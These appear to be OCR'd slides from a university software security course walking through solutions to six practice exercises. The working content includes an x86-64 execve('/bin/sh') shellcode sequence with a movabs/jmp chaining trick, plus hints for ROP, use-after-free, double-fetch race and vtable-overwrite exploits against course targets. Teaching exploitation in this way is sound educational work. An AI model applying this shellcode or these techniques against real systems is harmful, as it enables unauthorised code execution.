ASSIGNMENT 7

PRACTICE–1

- Shellcoding
- You only get to fill in the immediate in `movabs rax, ...`
- Then, you can jump to any offset


PRACTICE–1


```
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
48 b8 .. .. .. .. .. .. .. ..    movabs rax, ...
```


PRACTICE–1

```
                                  (jmp $+4)
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  eb 02     movabs rax, ...
48 b8 ..  ..  ..  ..  ..  ..  ..  ..    movabs rax, ...
```

PRACTICE–1


(jmp $+4)
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. eb 02 movabs rax, ...
48 b8 .. .. movabs rax, ...

PRACTICE–1




```
pushw 'h\0'
pushw '/s'
pushw 'in'
pushw '/b'
mov rdi, rsp; push 0
push rdi; mov rsi, rsp; xor edx, edx
mov eax, 59
syscall
```

PRACTICE–2

SOFTWARE SECURITY

- ROP with lots of useful gadgets
- Simply do `open-read-write`
- Use `.data` (e.g. `0×402000`) as a temporary buffer.

PRACTICE–3

- Reversing
- Can either invert the transformation directly, or brute-force byte-by-byte
  - either by computing the full mapping for each byte
  - or by counting instructions (don’t rely on this in the exam)
- The code computes

```
def transform(plaintext):
    state = 0×42
    ciphertext = b''
    for index, byte in enumerate(plaintext):
        byte = rol(byte, state % 8)
        byte = (byte + 7 * index + 13) & 0×ff
        byte ^= state
        state = (state + byte) & 0×ff
        ciphertext += bytes([byte])
    return ciphertext
```

PRACTICE–4

- Simple UAF (e.g. via tcache)
- The `registration_key` of an exam overlaps the `access_level` of a free'd student
- Create a student, free it, register an exam with the correct key, then perform the "secret" operation

PRACTICE–5

SOFTWARE SECURITY

- Double fetch
- You can overwrite `g_path` while the worker is still checking the previous path (it will load `g_path` instead of the resolved path at the end)
- Stall out the worker to make the timing easier
  - Add lots of empty, `.`, or `..` path elements
  - Use symbolic links (e.g. `/proc/self/root` → `/`)
- You can detect whether you waited too little or too long
  - If you overwrite things too quickly, validation will fail on the new path only
  - If you are too slow, validation will fail on both paths
- If `time.sleep` is too coarse-grained, you can always busy-wait

PRACTICE–6

- Missing check for negative index in `RegisterState::{set, get}` gives you a heap OOB write
- The register state is generally allocated behind the instructions
- This means e.g. that `r-6` (offset may vary) will actually reference a vtable pointer
- Simply add the offset from the current vtable to the one of `Swi`
- When the instruction is executed, it will call `system` for you